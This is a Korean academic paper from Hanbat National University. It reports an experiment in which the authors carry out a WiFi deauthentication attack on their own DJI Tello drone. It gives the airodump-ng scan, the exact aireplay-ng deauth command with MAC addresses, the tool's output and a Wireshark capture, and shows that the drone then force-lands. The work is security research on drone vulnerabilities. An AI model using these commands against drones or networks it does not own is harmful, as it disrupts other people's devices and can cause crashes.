와이파이 네트워크에서 드론 인증 해제 공격 구현에 관한 연구

이규호★§, 김태현★§, 방인규■†, 김태훈■§

§한밭대학교 컴퓨터공학과, †한밭대학교 지능미디어공학과

20181594@edu.hanbat.ac.kr, 20181587@edu.hanbat.ac.kr, ikbang@hanbat.ac.kr, thkim@hanbat.ac.kr

Implementation of Drone Deauthentication Attack in WiFi Networks

Gyuho Lee★§, Taehyun Kim★§, Inkyu Bang■†, Taehoon Kim■§

§Department of Computer Engineering, Hanbat National University

†Department of Intelligence Media Engineering, Hanbat National University

요 약

드론의 활용도가 높아짐에 따라 드론 악용 사례가 지속적으로 보고되고 있으며, 이에 따라 드론 보안 취약점 분석, 대응 등에 대한 중요성이 강조되고 있다. 본 연구에서는 와이파이를 이용해 드론과 지상관제 센터 사이에 통신을 수행하는 환경에서 와이파이 네트워크의 취약점을 분석하고 확인하고자 한다. 보다 구체적으로, 네트워크 인증 해제 공격을 구현하여 동작 및 그 효과를 확인한다.

Ⅰ. 서 론

최근 자율주행차, 무인비행체 등 사람의 개입 없이 주행이 가능한 이동체에 대한 시장 수요(needs)가 급증함에 따라 관련 기술들이 다시 주목받고 있다. 특히, 드론(drone)은 무인비행체의 일종으로 상용 드론부터 제작 드론까지 종류가 매우 다양하며, 물품 배송, 산림 병충해 조사, 군사 목적 등의 분야에서 이미 폭넓게 활용되고 있다. 하지만, 드론의 악용 사례도 지속해서 보고되고 있다. 22년 12월 26일 북한의 무인기가 경기 북부와 서울 상공을 수 시간 비행했지만 격추하지 못한 사건이 있었던 만큼 드론의 악용 사례를 방지하기 위해 보안 취약점을 분석하고 그에 대한 대응책을 마련할 필요가 있다.

Dos(Denial of Service), 전파방해(jamming), GPS 스푸핑(spoofing) 등의 공격이 무인비행체와 지상 통제센터에 미치는 영향 및 위험성을 분석하고, 실험을 통한 위험성 검증이 보고된 바 있다 [1]. 또한, 상용 드론의 보안 취약점(개방형 와이파이, 인증 해제 후 탈취 등)을 분석하여 실험적으로 검증하고, 이러한 취약점을 극복하기 위한 대책(countermeasure)이 제안된 바 있다 [2].

와이파이 기반으로 동작하는 드론 네트워크는 유사한 보안 취약점을 가질 것이기에, 본 연구에서는 본 연구 그룹이 소유하고 있는 DJI Tello Drone을 활용해 네트워크 보안 취약점 중 인증 해제 공격에 대해 자세히 분석하고 실험을 통해 공격의 효과에 대해 분석한다. 보다 구체적으로, 와이파이 기반의 드론 네트워크에서 인증 해제 공격을 구현하고 그 효과를 실험적으로 검증한다.

Ⅱ. 드론 인증 해제 공격

1. 와이파이 인증 해제 공격 원리

와이파이 인증 해제 공격은 공유기에 연결된 특정 사용자 또는 모든 사용자의 와이파이 연결을 강제로 해제하는 공격이다. 인증 해제 공격은 IEEE 802.11 기술 표준의 취약점을 이용한 공격으로써, 공격 도구(예: 라즈베리파이 등)를 이용해 인증 해제 메시지를 연속적으로 전송하는 공격이다. 인증 해제 메시지가 공유기가 구성하고 있는 네트워크로 주입(injection)되게 되면 사용자들은 해당 메시지가 현재 연결된 공유기가 보낸 것인지 공격 도구가 보낸 것인지 판단할 방법이 없으므로 인증 해제 명령에 따라 와이파이 연결을 끊게 된다. 본 연구에서 고려하고자 하는 DJI Tello Drone은 IEEE 802.11n을 따르며 AP(access point) 기능을 수행한다. 즉, 해당 드론을 제어하기 위해 지상 통제 센터(예: 노트북)는 클라이언트(client)로써 AP에 접속하게 되며, 일반 와이파이 공유기에 접속하는 것과 동일하게 해석할 수 있다. 따라서, 와이파이 인증 해제 공격을 통해 DJI Tello Drone의 무선 보안 취약점을 확인할 수 있다.

2. 드론 인증 해제 공격 절차

드론의 무선 네트워크 정보를 수집하기 위해 공격 도구에 탑재된 무선 랜카드를 모니터 모드로 변경하고 airodump-ng를 이용해 주변의 모든 와이파이를 검색한다. 이 과정에서 드론과 지상 통제 센터(예: 노트북)의 MAC 주소를 확인하고 이를 인증 해제 공격에 사용한다. 보다 구체적으로, aireplay-ng를 사용해 deauthentication 패킷을 연속적으로 전송한다. 드론과 노트북의 연결이 해제되면 통제 불가 상태가 된 드론은 그 자리에서 착륙하게 된다.

Ⅲ.실험

1. 실험 준비

본 연구에서는 인증 해제 공격을 수행하기 위한 공격 도구로 라즈베리파이 4B를 사용했으며, 공격 대상이 되는 와이파이 네트워크에 패킷을 주입하기 위해 별도의 무선랜 카드를 장착했다. 무선랜에 대한 패킷 모니터링, 크래킹, 분석 도구 등이 탑재된 Aircrack-ng 도구(tool)를 활용하기 위해 라즈베리파이에 Kali-Linux를 설치하여 활용했다. 표 1은 본 연구에서 사용한 하드웨어 및 소프트웨어의 정보를 요약하여 보여주고 있다. 또한, 그림 1과 그림 2는 본 연구에서 활용한 드론과 노트북, 공격 도구(무선랜 카드가 장착된 라즈베리파이)를 보여준다.

★ These authors contributed equally to this work.
■ Corresponding Authors: Inkyu Bang (ikbang@hanbat.ac.kr), Taehoon Kim (thkim@hanbat.ac.kr)

표 1 하드웨어 및 소프트웨어 정보 요약

구분	상세 구분	모델명
Hardware	Single Board Computer	Raspberry Pi 4 Model B
	Wireless LAN	TP-Link Archer T4U USB Adapter
	Drone	DJI Tello Drone (Authentication Protocol: Nonen or WPA2)
	Laptop	i5-11500(32GB)
Software	Operating System	Kali-Linux (ver. 5.15.44 ARM)
	Analysis Tool	Aircrack-ng (ver. 1.7)

그림 1 드론 및 노트북

그림 2 공격 도구

2. 실험 시나리오

그림 3은 본 연구에서 고려하고 있는 실험 시나리오를 보여주고 있다. 공격 대상이 되는 네트워크에는 드론과 노트북이 와이파이로 연결되어 있으며, 공격 도구를 이용해 인증 해제 공격을 수행한다.





그림 3 실험 시나리오

그림 4는 airodump-ng를 이용해 TELLO-5C7995 주변의 와이파이 정보를 확인하는 과정이며, Tello Drone에 3C:F0:11:D3:EB:E5의 MAC Address를 갖는 단말(Station)이 연결되어 있는 것을 확인할 수 있는데 이는 실험에 활용한 Laptop의 MAC Address이다.



```
 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 60:60:1F:5C:79:95  -29       11        0    0   8   54e. OPN              TELLO-5C799

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   50:C2:E8:95:B0:E1  -77    0 - 1      0         2
 (not associated)   8E:16:14:50:42:50  -76    0 - 5     24         3
 60:60:1F:5C:79:95  3C:F0:11:D3:EB:E5  -24    0 - 1e    19        12
Quitting ...
```


그림 4 DJI Tello Drone 주변 와이파이 검색 결과

그림 5는 aireplay-ng을 활용하는 인증 해제 실행 명령을 보여주고 있으며, 인증 해제 목표 대상은 DJI Tello Drone에 연결되어 있는 Laptop이다.

```
┌──(root㉿kali-raspberry-pi)-[~]
└─# sudo aireplay-ng --deauth 1000 -a 60:60:1F:5C:79:95 -c 3C:F0:11:D3:EB:E5 wlan1
```


그림 5 인증 해제 공격 실행 명령

그림 6은 그림 5의 인증 해제 공격 명령 실행 후 인증 해제 공격이 진행되고 있는 장면을 보여주고 있으며, 인증 해제 메시지가 1초에 1~2회 주기를 가지며 연속적으로 전송되는 것을 보여준다. 그림 7은 Wireshark를 통해 인증 해제 공격 수행 중 패킷을 캡처한 결과이며, 공격 도구를 활용한 인증 해제 공격을 실행했을 때, 마치 드론이 노트북에 인증 해제 메시지를 전송하는 것과 동일한 효과를 만들어내는 것을 확인할 수 있었다. 그 결과, 그림 8과 같이 호버링(hovering)하던 드론이 제어 불가능한 상태가 되어 비상 착륙하는 것을 보여주고 있다.



```
┌──(root㉿kali-raspberry-pi)-[~]
└─# sudo aireplay-ng --deauth 1000 -a 60:60:1F:5C:79:95 -c 3C:F0:11:D3:EB:E5 wlan1
02:31:48  Waiting for beacon frame (BSSID: 60:60:1F:5C:79:95) on channel 8
02:31:48  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:50  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:51  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:51  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:52  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:52  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:53  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:53  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:54  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:54  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:55  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:55  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:56  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:56  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:57  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
02:31:57  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:D3:EB:E5] [ 0| 0 ACKs]
```

그림 6 인증 해제 공격 실행 중 장면



```
34 1.250633668   SzDjiTec_5c:79:95   IntelCor_d3:eb:e5   802.11   38 Deauthentication, SN=0, FN=0, Flags=...
35 1.252843299   IntelCor_d3:eb:e5   SzDjiTec_5c:79:95   802.11   38 Deauthentication, SN=1, FN=0, Flags=...
36 1.256183107   SzDjiTec_5c:79:95   IntelCor_d3:eb:e5   802.11   38 Deauthentication, SN=2, FN=0, Flags=...
37 1.258305332   IntelCor_d3:eb:e5   SzDjiTec_5c:79:95   802.11   38 Deauthentication, SN=3, FN=0, Flags=...
38 1.261498641   SzDjiTec_5c:79:95   IntelCor_d3:eb:e5   802.11   38 Deauthentication, SN=4, FN=0, Flags=...
39 1.263665866   IntelCor_d3:eb:e5   SzDjiTec_5c:79:95   802.11   38 Deauthentication, SN=5, FN=0, Flags=...
40 1.266919100   SzDjiTec_5c:79:95   IntelCor_d3:eb:e5   802.11   38 Deauthentication, SN=6, FN=0, Flags=...
41 1.269106250   IntelCor_d3:eb:e5   SzDjiTec_5c:79:95   802.11   38 Deauthentication, SN=7, FN=0, Flags=...
```

그림 7 Wireshark를 통한 패킷 캡처(capture) 스냅샷




그림 8 드론 인증 해제 공격 전, 후 비교

Ⅲ. 결론

본 연구에서는 악성 드론으로 인한 피해를 최소화하기 위해 드론을 무력화하는 연구의 필요성에 기인하여, 통제센터와 와이파이로 연결된 드론에 대한 인증 해제 공격을 구현하고 실험을 통해 그 효과를 검증했다. 인증 해제 공격은 복잡하지 않은 방법으로 드론을 무력화하는 데 효과적이지만, 강력한 보안 프로토콜이 사용되었을 경우 공격이 적용되지 않을 수도 있다. 이러한 한계를 보완하기 위해 보안 프로토콜과 관계없이 드론을 무력화하는 방법에 관한 연구를 진행할 예정이다.

참 고 문 헌

[1] 유재민, 윤지영, 박경준. (2019). 네트워크 공격에 따른 UAV와 GCS의 위험성 분석 연구. 정보과학회지, 37(1), 29-37.

[2] V. Dey, V. Pudi, A. Chattopadhyay and Y. Elovici, "Security Vulnerabilities of Unmanned Aerial Vehicles and Countermeasures: An Experimental Study," 2018 31st International Conference on VLSI Design and 2018 17th International Conference on Embedded Systems (VLSID), Pune, India, 2018, pp. 398-403, doi: 10.1109/VLSID.2018.97.